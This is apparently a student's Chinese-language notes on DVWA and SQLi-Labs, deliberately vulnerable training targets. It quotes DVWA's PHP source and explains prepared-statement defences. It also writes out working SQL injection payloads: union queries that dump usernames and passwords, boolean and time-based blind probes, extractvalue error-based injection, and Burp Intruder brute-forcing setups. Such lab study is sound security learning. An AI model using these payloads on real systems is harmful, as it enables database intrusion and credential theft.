

DVWA

SQL INJECTION

一个mysql默认服务器的设定：

在默认设置情况下，union select无法执行，报错：Illegal mix of collations for operation.

回想union的语法规则：前后连接的两段语句规则需要相同；规则也包括了前后两段语句查询的字段的编码规则。

解决方法：登录phpmyadmin,首先查看information_schema下面的table库，发现字段类型为utf8_general_ci;进入dvwa库，users表，发现first/last name字段类型为utf8_unicode_ci；因为类型不同所以无法查询。

将users表下方所有的字段类型改为general即可。

SQL INJECTION MEDIUM

使用burpsuite抓包。

mysql_real_escape_string: 函数，作用为转义SQL语句中的特殊字符。

点击Submit抓包后修改id为id=1 and 1=1#无错误，id=1 and 1=2#有错误，说明为数字型注入。

SQL INJECTION HIGH

High与Medium的区别有两个：

第一，在query语句中限制了查询字段的行数 Limit 1;这个问题可以通过给id赋不存在的值和注释解决。

第二，通过弹窗让用户输入id。

```
$id = $_SESSION['id'];
```

*session是什么？

代表服务器与客户端之间的“会话”，意思是服务器与客户端在不断的交流。在PHP中，使用\$_SESSION[]可以存储特定用户的Session信息。并且每个用户的Session信息都是不同的。当用户请求网站中任意一个页面时，若用户未建立Session对象，则服务器会自动为用户创建一个Session对象，它包含唯一的SessionID和其他Session变量，并保存在服务器内存中，不同用户的Session对象存着各自指定的信息。每一个登陆用户的session文件会被保存在服务器本地。保存路径由php.ini（世界线收束了！）中规定的“session.save_path=”决定。

因为这题没引入cookie有关的机制，所以在弹窗里正常注入即可，注意输出只能有一行。

SQL INJECTION IMPOSSIBLE

源码：

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
    'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users
WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br
/>Surname: {$last}</pre>";
        }
    }

    // Generate Anti-CSRF token
    generateSessionToken();

?>
```

1.首先使用了Anti CSRF Token防止了跨站请求伪造攻击。

generateSessionToken(): 该函数的作用为每次登录时产生一个不一样的token，这样即减少用户登录和请求信息对服务器的压力（不需要每次都要账户密码而只需要单一的token）当然token是有时间限制的，定时刷新，这样就防止了CSRF（也就是通过获取token绕过密码登录）。

2.使用了sql预编译防止了sql注入：

\$data = \$db->prepare 只需要一次编译就运行所有语句，根本没有修改sql语句再次编译的机会。

SQL INJECTION BLIND

盲注的方法：

1.BOOT盲注：在找到注入点之后通过构造含有and/or的关键字语句使服务器返回关键字之后语句是true还是false，进一步获取信息。

以Low为例：（这里所有的盲注都可以借助burpsuite自动化脚本得出结果）

1' and length(database())=X # 通过不断改变X的值得到数据库名长度

1' and ascii(substr(database(),1,1))=100# ascii用来确定数据库名中的每一个字母所对应的ascii码；substr用来定位每一个字母的位置。

```
substr(strings|express,m,[n])
```

m:从第m个字符开始；n:截取长度为n。

后面的表个数/表名长度/表名/列名/列个数/字段个数/字段名/字段值都使用相同方式获取。

Medium我感觉其实没啥区别，，，用burp抓个包也就差不多了。不过可以使用sleep（）函数让过程更舒服一点，详见#5.

High:

源码：

```
SQL Injection (Blind) Source
vulnerabilities/sql_injection/source/high.php

<?php

if( isset( $_COOKIE[ 'id' ] ) ) {
    // Get input
    $id = $_COOKIE[ 'id' ];
    $exists = false;

    switch ( $_DVWA[ 'SQLI_DB' ] ) {
        case MYSQL:
            // Check database
            $query = "SELECT first_name, last_name FROM users WHERE
user_id = '$id' LIMIT 1;";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $query
); // Removed 'or die' to suppress mysql errors

            // Get results
            try {
                $exists = (mysqli_num_rows( $result ) > 0); // The '@'
character suppresses errors
            } catch(Exception $e) {
                $exists = false;
            }

            ((is_null($__mysqli_res =
mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
            break;
        case SQLITE:
            global $sqlite_db_connection;
```

```

        $query = "SELECT first_name, last_name FROM users WHERE
user_id = '$id' LIMIT 1;";
        try {
            $results = $sqlite_db_connection->query($query);
            $row = $results->fetchArray();
            $exists = $row !== false;
        } catch (Exception $e) {
            $exists = false;
        }

        break;
    }

    if ($exists) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // Might sleep a random amount
        if( rand( 0, 5 ) == 3 ) {
            sleep( rand( 2, 4 ) );
        }

        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );
        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }
}

?>

```

改变有几点：

使用cookies传递id: \$id = \$_COOKIE['id'];

和session类似，是为了辨别登陆身份保存在用户端的小型文件。

```

if( rand( 0, 5 ) == 3 ) {
    sleep( rand( 2, 4 ) );
}

```

这玩意的意义就是，当输入id不对的时候在一个任意时间区间内挑选一个时间值休眠，这是为了扰乱sleep()函数的时间盲注。

Impossible:

除了加上了Anti-CSRF token/预处理以外还加了一些奇怪的东西：

```

if(is_numeric( $id )) {
}

```

这个函数会检测，当且仅当输入的字符符合id格式（数字或者字母）才会往下执行，即不可能存在字符型注入。

```
$data->bindParam( ':id', $id, PDO::PARAM_INT );
$data->execute();
```

bindParam: 绑定一个参数到某个变量名 (这里是id) ;

PDO::PARAM_INT: 规定变量的数据类型必须为整型;

PDO技术参考文档: <https://blog.csdn.net/lhh134/article/details/89367467> (虽然不太能看懂但是先放在这)

*关于盲注的其他题目: sql-labs/Less-5~10(Bool和sleep都有)

SQLi-Labs

less-1~4

当注入/?id=1时, 实际执行的操作是:

```
select column_name from table_name where id = 1;
```

以less-1为例, 此时需要判断该注入点时字符型还是数字型, 此时改变get传参为/?id=1'发现回显错误, 使用--+注释掉'后发现回显正常, 说明该题为字符型。 (数字型注释不起作用)

*字符型和数字型的区别:

字符型: SELECT * FROM users WHERE id='\\$id' LIMIT 0,1;

数字型: SELECT * FROM users WHERE id=\$id LIMIT 0,1;

如果在id=1后面加一个1=1呢?

字符型: SELECT * FROM users WHERE id='1 and 1=1' LIMIT 0,1;

数字型: SELECT * FROM users WHERE id=1 and 1=1 LIMIT 0,1;

区别其实就在于有没有被引号包裹住。为什么1'可以出现回显错误? 因为再打引号就出现了三个引号, 此时就出现了错误。


进一步证明less-1是字符型?

```
.../?id=1' and 1=1---
```

此时回显正常, 因为--+把原来的单引号注释掉了, 此时语法不再有错误。

*如何判断是字符型还是数字型?

若在/?id=1后增加\发生报错则说明是数字型 (好吧less-2就是数字型) :



这里其实添加单引号也是可以的，但注意如果是双引号包裹的字符型这样是不能判断的，因为双引号包裹无论传单引号还是双引号都不会报错；同样单引号包裹的无论加单引号还是双引号都不会报错。

报错为：'\ LIMIT 0,1'，说明反斜杠把前面那个引号转义了，判断为数字型。

如果报错为："1\' LIMIT 0,1'，说明传入的是1\而不是1，说明为字符型。

这么干我感觉辨识度是挺强的，但是不太好理解（貌似）。我又找到了另一种方法：

字符型：/?id=1 and 1=2 如果报错则说明为数字型，因为如果是字符型后台会是id='1 and 1=2'，整个语句都被当成id的值传入，and本身的逻辑错误并没有被判断。

数字型：/?id=1' and '1'='1 (2) 显然最后一个是1的时候肯定是对的，但如果输入2，后台执行的句子其实是：select * from users where id='x' and '1'='2'，这在逻辑上是错误的，说明也就是字符型。

一句话：数字不需要单引号闭合而字符串需要。

*其它的字符型

比如')，less-3.报错如下：



URL
<http://1c09d62c-4832-44a7-ae80-98b94a333a30.node4.buuoj.cn/Less-3/>
?id=1'

报错码说明闭合方式为`'`).

类似的还有`"`,`"`,等等，方式大同小异。

当然还有一个感觉非常神奇的方法：基于时间盲注。

`?id=1 and sleep(3) --+`


`?id=1' and sleep(3) --+`

`?id=1" and sleep(3) --+`

`?id=1" and sleep(3) --+`

`sleep`函数的作用说白了就是休眠；所以当前面闭合的符号正确的时候等三秒就休眠了。当然，后面有些盲注题会通过增加`rand`函数规避这种方式

效果如下：



*后续操作：

仍然以Less-1为例：

- 1.知道表格有几列：?id=1'order by n --+ 当n增大到报错的时候说明该表有n-1列；
- 2.union select确定回显位置：先将id注入位换为不存在的id，例如-1;如果login显示2说明login就在表里的第二列 passwd同理。
- 3.获取当前数据库：union select 1,2,database() --， 在哪个回显位置放database就获取哪个数据库的名字，放version就获取数据库版本，想获取啥都行（doge）。

4爆表：?id=-1'union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security'--+

#解释一下名词：group_concat:将你想查询的所有结果都列在一起（带重复）；
information_schema.tables表示下一级表（该数据库下的所有table信息）；
table_schema='security'意思是查询字段名称是security的所有内容（下面回显之后可知是user和password）

这一整段语法说人话就是查询information_schema数据库下的tables表里面且table_schema字段内容是security的所有table_name的内容。

5.爆字段：?id=-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users'--+

查询所有表名为users的所有列。

6.爆用户名，密码： ?id=-1' union select 1,2,group_concat(username ,id ,password)
from users--+

*.第二关，第三关，第四关除了闭合字符不一样后面全都一样。

less-5:

首先判断一下这玩意是什么注入


?id=1

The screenshot shows a browser interface with a dark theme. At the top, there's a navigation bar with tabs like '元素', '控制台', 'Recorder', '源代码', '网络', '性能', '内存', '应用', '安全', 'Lighthouse', 'EditThisCookie', 'HackBar', and 'AdBlock'. Below the navigation bar, the URL is http://4091c868-6b12-4d44-b938-a8918b4c0682.node4.buuoj.cn/Less-5/?id=1. The main content area displays a welcome message 'Welcome Dhakkan' and 'You are in.....'. Below this, the text 'SQLI DUMB SERIES-5' is displayed in large blue letters. A red error message at the top of the content area says 'You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' LIMIT 0,1' at line 1. At the bottom of the browser window, there are buttons for 'Enable POST' and 'ADD HEADER'.

很明显只有针对输入命令是否符合语法规则的对错判断，去掉了回显位，所以需要使用盲注。

This screenshot is similar to the previous one, showing a browser with a dark theme. The URL is the same: http://4091c868-6b12-4d44-b938-a8918b4c0682.node4.buuoj.cn/Less-5/?id=1. The main content area shows the 'SQLI DUMB SERIES-5' banner. A red error message at the top says 'You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' LIMIT 0,1' at line 1. The bottom of the browser window has 'Enable POST' and 'ADD HEADER' buttons.

This screenshot shows a successful blind SQL injection result. The browser interface is identical to the previous ones. The URL is http://4091c868-6b12-4d44-b938-a8918b4c0682.node4.buuoj.cn/Less-5/?id=1'. The main content area shows the 'SQLI DUMB SERIES-5' banner. The red error message from the previous screenshots is no longer present, indicating that the injection was successful.




这样就可以确定是以'为注入点的字符型。


下面有几种方式来干掉这道题呢？

1. 手动布尔盲注；

第一步，确定数据库名长度。我是从length()大于10开始试，到length>7的时候重新回显，说明数据库名是7个字母



第二步，确定数据库名。使用substr和ascii函数。



判断出数据库名第一个字符ascii码为115，说明第一个字母为S。

*Substr函数：截取对应字段指定长度。

格式为：substr(string ,pos,len);

string：指定字符串名（这里放database () 指的就是数据库名字符串）

pos:从哪里开始；注意这个值不能是0，为1是从左第一个向右， -1是从右第一个向左；

len:单次截取的字符长度（同样不能为0）

*.ascii函数： ascii (string) 将字符转化为对应的ascii码。

（当然这样尝试实在太浪费时间，所以抓包！）

打个比方，如果要爆破数据库名的第一个字，就ackbar注入上面那段然后burpsuite直接抓包

假装我不知道数据库名是security，那么我肯定要从小写a，也就是97开始尝试

(有个很小的问题注意下：如果你的浏览器开了burp代理但你burp里的intercept没开就会出现无论注入什么东西都重复刚才页面的情况)

```
?id=1' and ascii(substr(database(),1,1))=97--+
```

发送到intruder之后需要改变变量值，因为burp默认的变量是?id=之后的所有内容，先clear，选中需要的'1'和'97'，再add。

```
② Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

① Target: http://4091c868-6b12-4d44-b938-a8918b4c0682.node4.buuoj.cn
 Update Host header to match target
Add $
Clear $
Auto $
Refresh

1 GET /Less-5/?id=1%27%20and%20ascii(substr(database(),1,1))=97%23--+
2 Host: 4091c868-6b12-4d44-b938-a8918b4c0682.node4.buuoj.cn
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
5 Accept-Encoding: gzip, deflate
6 Accept-Language: zh-CN,zh;q=0.9
7 Connection: close
8
9
10
11
12
```

这里需要使用Cluster Bomb模式。正好解释一下burp抓包这几个模式的区别：

1.Sniper:若有两个变量，按照变量添加顺序依次破解。打个比方：如果有username和password两个变量，那么它会先对username进行爆破，password字段不会改变，然后username不变，再对password字段进行爆破。

2.Battering ram:字典爆破，一个字典里的值会被同时放到多个变量中。

3.Pitchfork: 每个变量对应一个字典，比如username和password，依次取其对应的字典中的一条数据对相应变量进行替换，如果两个字典条数不一样，那么一共会执行条数较少的那么多次，即不会交叉替换，只会按每个字典的顺序进行替换

4.Cluster Bomb: 这个是真好用，在上一模式的基础上对多个字典的值排列组合；（好像是笛卡尔积）

最后的效果如下：因为没有回显，所以所有的页面都能被执行（理论上），也就是HTTP返回码为200.所以需要根据返回长度来进行确认（也就是回显"You are in..."和不回显时length长度是不一样的。

需要注意的几点是：

1.在设置numbers数量时需要在number mormal处先点hex再点回decimal，否则burp似乎不会读取输入的数字量 (bug)

2.回显处出现429原因是服务器无法接受高并发请求，可以调低线程数并增加delay时间。超哥说也可以写python脚本（但我不会）。（当然也可以通过直接自己搭sqlilabs防止这个问题，buuctf纯纯的摆烂）

那么如果正确的读取了所有请求，最后应该会呈现7个返回length为862的页面，也就对应了7位字母

9. Intruder attack of http://4091c868-6b12-4d44-b938-a8918b4c0652.node4.buuoj.cn - Temporary attack - Not saved to project file							
Request	Payload 1	Payload 2	Status	Error	Redirec...	Timeout	Length ^
170	z	121	429	<input type="checkbox"/>	0	<input type="checkbox"/>	723
171	3	121	429	<input type="checkbox"/>	0	<input type="checkbox"/>	723
172	4	121	429	<input type="checkbox"/>	0	<input type="checkbox"/>	723
173	5	121	429	<input type="checkbox"/>	0	<input type="checkbox"/>	723
174	6	121	429	<input type="checkbox"/>	0	<input type="checkbox"/>	723
0		200	200	<input type="checkbox"/>	0	<input type="checkbox"/>	862
17	3	99	200	<input type="checkbox"/>	0	<input type="checkbox"/>	862
30	2	101	200	<input type="checkbox"/>	0	<input type="checkbox"/>	862
1	1	97	200	<input type="checkbox"/>	0	<input type="checkbox"/>	878
2	2	97	200	<input type="checkbox"/>	0	<input type="checkbox"/>	878
3	3	97	200	<input type="checkbox"/>	0	<input type="checkbox"/>	878
4	4	97	200	<input type="checkbox"/>	0	<input type="checkbox"/>	878
5	5	97	200	<input type="checkbox"/>	0	<input type="checkbox"/>	878
6	6	97	200	<input type="checkbox"/>	0	<input type="checkbox"/>	878

Request	Response
1 GET /?less=5/?id=1&120and120ascii(substr(database(),2,1))=101--+	HTTP/1.1
2 Host: 4091c868-6b12-4d44-b938-a8918b4c0652.node4.buuoj.cn	
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36	
4 Upgrade-Insecure-Requests: 1	
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9	
6 Accept-Language: zh-CN,zh;q=1.0	
7 Connection: close	
8 Connection: close	
9 Connection: close	
10	
11	



后面的所有操作都用burp一套。需要注意的是爆长度的时候一个变量用sniper，爆字符的时候因为需要substr中序号一一对应所以使用cluster bomb。

```
id=1' and length((select group_concat(table_name) from
information_schema.tables where table_schema=database()))>13---+
#判断所有表名字符长度。

?id=1' and ascii(substr((select group_concat(table_name) from
information_schema.tables where table_schema=database(),1,1))>99---+
#逐一判断表名

?id=1' and length((select group_concat(column_name) from
information_schema.columns where table_schema=database() and
table_name='users'))>20---+
#判断所有字段名的长度

?id=1' and ascii(substr((select group_concat(column_name) from
information_schema.columns where table_schema=database() and
table_name='users'),1,1))>99---+
#逐一判断字段名。

?id=1' and length((select group_concat(username,password) from
users))>109---+
#判断字段内容长度
?id=1' and ascii(substr((select group_concat(username,password) from
users),1,1))>50---+
#逐一检测内容。
```

其实也就是拿上面说的那三个函数套基本的查询语句然后试就完了。

po:下午搭了本地环境之后重新抓包，结果正常！

2. 报错注入

这是一个之前被我完全遗忘的东西，，，我也不知道我为什么会忘。总之，不回显的页面只是不回显之前less1-4的那类查询，而对于数据库报错的回显并没有屏蔽。报错注入正是利用了这一点进行注入并回显需要的信息。

几个重要的函数：

1. 获取信息 (select/insert/update/delete, 详见sql_rules.md)

2. 报错函数

#extractvalue():

对XML文档进行查询和修改。

```
extractvalue(XML_Document, XPath_string);
```

即第一个参数传入xml文档，第二个参数定义路径(XPATH法寻找得到)。

如果xpath格式错误，就会报错，“老子用的就是这个报错！”

一般来说这么构造语句：

```
... and extractvalue("anything",concat('~',(select()))))--+
```

*'~'是不满足xpath的字符，也可以换成'#!'\$等字符，也可以换成这些字符对应的ascii编码，例如0x7e对应~.

*.该函数默认只能查询最长为32的字符串，如果超过该长度则需要使用substring()截取或者limit分页。

举个栗子：

Welcome Dhakkan
XPATH syntax error: '~security'

SQLI DUMB SERIE

The screenshot shows a browser-based penetration testing interface. At the top, there's a navigation bar with tabs like Elements, Console, Sources, Network, Performance, Memory, Application, HackBar, and Help!. Below the navigation bar is a toolbar with dropdown menus for Encryption, Encoding, SQL, XSS, LFI, XXE, and Other, along with a Help! button. On the left, there are three buttons: Load URL, Split URL, and Execute. The main area contains a text input field with the value "http://127.0.0.1/Less-5/?id=1' and extractvalue(1,concat('~, (select database()))--+". Below the input field are several checkboxes: Post data, Referer, User Agent, Cookies, and Clear All. The status bar at the bottom shows "HackBar 1".

哦牛逼。为什么有人放着报错不用惦记他那破烂字典啊，不会吧不会吧。哦是我啊那没事了)

之前说了超过32个字符会没法显示出来，有一些解决方法。

报错：返回数据多于一列：

Welcome Dhakkan
Subquery returns more than 1 row

SQLI DUMB SERIE

Elements Console Sources Network Performance Memory Application HackBar > 1 Help!

Encryption Encoding SQL XSS LFI XXE Other

